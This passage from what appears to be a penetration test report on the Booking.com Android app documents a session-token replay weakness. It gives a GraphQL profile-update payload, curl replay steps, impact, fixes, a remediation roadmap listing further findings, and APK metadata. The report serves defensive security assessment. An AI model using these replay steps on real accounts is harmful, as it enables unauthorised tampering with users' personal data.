


Figure 17: Replay of a modified UpdatePersonalProfile request using an external JSON payload (@updateProfile.json). A subsequent ProfileAPI_Android request confirms that the backend immediately persisted the attacker-controlled changes.

Listing 12: Payload used for UpdatePersonalProfile mutation (@updateProfile.json)

```
{
  "operationName": "UpdatePersonalProfile",
  "variables": {
    "input": {
      "personalData": {
        "firstName": "Mark",
        "lastName": "Deer"
      }
    },
    "query": "mutation UpdatePersonalProfile($input: UpdateProfileDataInput!) {
      updateProfileData(input: $input) { success } }"
  }
}
```




Figure 18: Android client displaying updated profile information after backend persistence, confirming client-side synchronization

7.6.4 Impact

If an attacker obtains valid authenticated session tokens (e.g., through device compromise, malware, token leakage, proxy logs, or other credential exposure scenarios), the tokens can be reused outside the mobile application to perform arbitrary GraphQL requests on behalf of the victim.

This allows an attacker to:

- retrieve sensitive profile information, including personal details and contact information;
- modify profile attributes through replayed and manipulated API requests;
- persist unauthorized changes directly on the backend;
- perform actions without interacting with the official mobile application;
- potentially abuse additional GraphQL operations exposed by the application once their structure is known.

Furthermore, the mobile client may temporarily display stale cached information while the back-end state has already changed, potentially delaying user awareness of unauthorized modifications.

Although no cross-account access or privilege escalation was demonstrated during testing, the weak binding between authenticated sessions and API requests increases the impact of token compromise and broadens the attack surface available to an attacker in possession of valid session credentials.

7.6.5 Reproduction Steps

1. Authenticate to the mobile application using a test account.
2. Intercept GraphQL requests exchanged between the application and the backend (e.g., using Charles Proxy).
3. Capture a profile read request (`ProfileAPI_Android`) and note the backend response containing the authenticated user's profile information.
4. Replay the intercepted request outside the mobile application using `curl` and verify that the backend returns the same response as previously observed.
5. Capture a profile update mutation (`UpdatePersonalProfile`) and save the JSON request body to an external file (e.g., `updateProfile.json`).
6. Modify one or more profile attributes within the JSON payload (e.g., first name or last name).
7. Replay the modified request using `curl` while preserving the valid authentication headers and tokens.
8. Issue a new `ProfileAPI_Android` request and verify that the changes were immediately persisted on the backend.
9. Reopen or refresh the mobile application and observe that the modified profile information will propagate to the client interface.

The backend state is updated immediately, while the mobile client may temporarily display stale cached data until a refresh-triggering action occurs.

7.6.6 Recommendation

Reduce the impact of token compromise by strengthening the binding between authenticated sessions and backend API requests. Consider implementing the following measures:

- Minimize the lifetime of access tokens and rotate them frequently.
- Revoke or invalidate tokens immediately after logout, password changes, or other security-sensitive events.
- Bind sessions to additional contextual attributes (e.g., device identifiers or cryptographically generated client instance identifiers) where feasible.
- Apply risk-based validation and anomaly detection to identify requests originating from unexpected environments or exhibiting unusual behavior.
- Enforce server-side authorization checks for every GraphQL operation and avoid relying on assumptions made by the mobile client.
- Limit the exposure of sensitive operations and data to the minimum functionality required by the application.
- Monitor and log suspicious API activity, including repeated request replay patterns and anomalous profile modifications.

Additionally, ensure that sensitive authentication tokens are securely stored on the device and protected against extraction, as possession of valid session credentials currently enables direct interaction with backend APIs outside the official application.

7.6.7 Retest Procedure

1. Authenticate to the mobile application using a test account and intercept authenticated GraphQL requests.
2. Replay previously captured `ProfileAPI_Android` and `UpdatePersonalProfile` requests outside the mobile application using `curl`.
3. Attempt to modify profile attributes by altering the JSON payload of the replayed requests.
4. Verify that the backend rejects replayed or tampered requests when they are no longer associated with a valid and properly bound session context.
5. Confirm that unauthorized profile modifications cannot be persisted and that profile data cannot be accessed using replayed requests alone.
6. Review server logs, if available, to ensure that replay attempts are detected and appropriately handled.

8 Positive Security Observations

- The production build was not marked as debuggable.
- Android backup was disabled for sensitive application data.

9 Remediation Roadmap

Priority	Target	Recommended actions
Immediate	MOB-004 (High)	Migrate the OAuth redirect URI from the custom scheme <code>idp1://</code> to Android App Links; enforce validation of the DPoP proof and strict server-side validation of <code>deviceContext</code> in the <code>context/initialize</code> and <code>social/login/facebook</code> endpoints; adopt PKCE as defense in depth.
Short term	MOB-002 (Medium)	Implement certificate or public-key pinning on <code>account.booking.com</code> , <code>mobile-apps.booking.com</code> , and <code>secure-mobile-apps.booking.com</code> ; ensure the Network Security Configuration does not trust user-installed CAs in production builds.
Short term	MOB-001 (Medium)	Encrypt PII at rest using Android Keystore-backed encryption or SQLCipher; clear all stored personal data on logout and account removal.
Short term	MOB-005 (Medium)	Remove hardcoded credentials from the application codebase and configuration files; ensure sensitive secrets are not stored within the mobile application and are properly managed through secure backend or platform-provided secure storage mechanisms where applicable.
Short term	MOB-006 (Medium)	Strengthen API authorization and session handling mechanisms by enforcing proper request validation and implementing protections against request replay and manipulation of authenticated sessions.

10 Retesting and Closure Criteria

A finding should be considered closed only when the remediation has been implemented, deployed in a testable build, and independently verified. Retesting should include the original reproduction steps, negative testing, and regression checks for related code paths.

ID	Retest result	Date	Status
MOB-001	Not yet retested	–	Open
MOB-002	Not yet retested	–	Open
MOB-003	Not yet retested	–	Open
MOB-004	Not yet retested	–	Open
MOB-005	Not yet retested	–	Open
MOB-006	Not yet retested	–	Open

A Appendix A – Test Environment

Item	Details
Device / emulator	Pixel 6a emulator (Android 12, API 31) Pixel 7 Pro emulator (Android 13, API 33)
Root status	Root access available (emulator environment)
Proxy	Charles Proxy 4.6.4 Charles Proxy 5.2
Instrumentation	Frida 17.9.1, Objection 1.12.5 Frida 17.8.2, Objection 1.12.4
Build hash	0a7fdf115f1c83c44983e317ea4bf8d7cdd38bf55ea731891f51d5799e366ce0

B Appendix B – APK Metadata

```

Package: com.booking
Version name: 66.6.0.11
Version code: 901766
Min SDK: 29
Target SDK: 36
MD5: d5d248bb8a8260aec5f885e75243a163
SHA-1: 43184731110f8b6911e4bd7976a91422ae76b1ee
SHA-256: 0a7fdf115f1c83c44983e317ea4bf8d7cdd38bf55ea731891f51d5799e366ce0

```

C Appendix C – OWASP Mobile Top 10 Mapping Table

Category	Description in this assessment	Findings
M1	Improper Credential Usage	MOB-005
M2	Inadequate Supply Chain Security	—
M3	Insecure Authentication / Authorization	MOB-004, MOB-006
M4	Insufficient Input / Output Validation	MOB-003
M5	Insecure Communication	MOB-002
M6	Inadequate Privacy Controls	—
M7	Insufficient Binary Protections	—
M8	Security Misconfiguration	MOB-003
M9	Insecure Data Storage	MOB-001
M10	Insufficient Cryptography	—

D Appendix D – Evidence Handling

Evidence such as screenshots, proxy captures, database extracts, and logs should be stored securely and referenced in the report using sanitized excerpts. Sensitive values, including passwords, tokens, session identifiers, personal data, and private keys, must be redacted unless strictly necessary for remediation.

E Appendix E – Finding Template for Additional Issues

E.1 MOB-XXX – Finding Title

Severity	INFO
CVSS Score	0.0
CVSS Vector	CVSS:3.1/AV:X/AC:X/PR:X/UI:X/S:X/C:X/I:X/A:X
OWASP Mobile Top 10	OWASP Mobile Category
Status	Open

E.1.1 Description

Explain what the vulnerability is, where it exists, and why it is a security issue.

E.1.2 Affected Components

- *Class, Activity, API endpoint, file, configuration, or user flow.*

E.1.3 Evidence

Insert sanitized screenshots, code snippets, commands, proxy excerpts, logs, or database rows.

E.1.4 Impact

Describe realistic impact in business and technical terms. Mention affected data, users, privileges, or systems.

E.1.5 Reproduction Steps

1. *Step 1.*
2. *Step 2.*
3. *Step 3.*

E.1.6 Recommendation

Provide actionable remediation guidance, preferably Android-specific.

E.1.7 Retest Procedure

Explain how to verify that the issue has been fixed.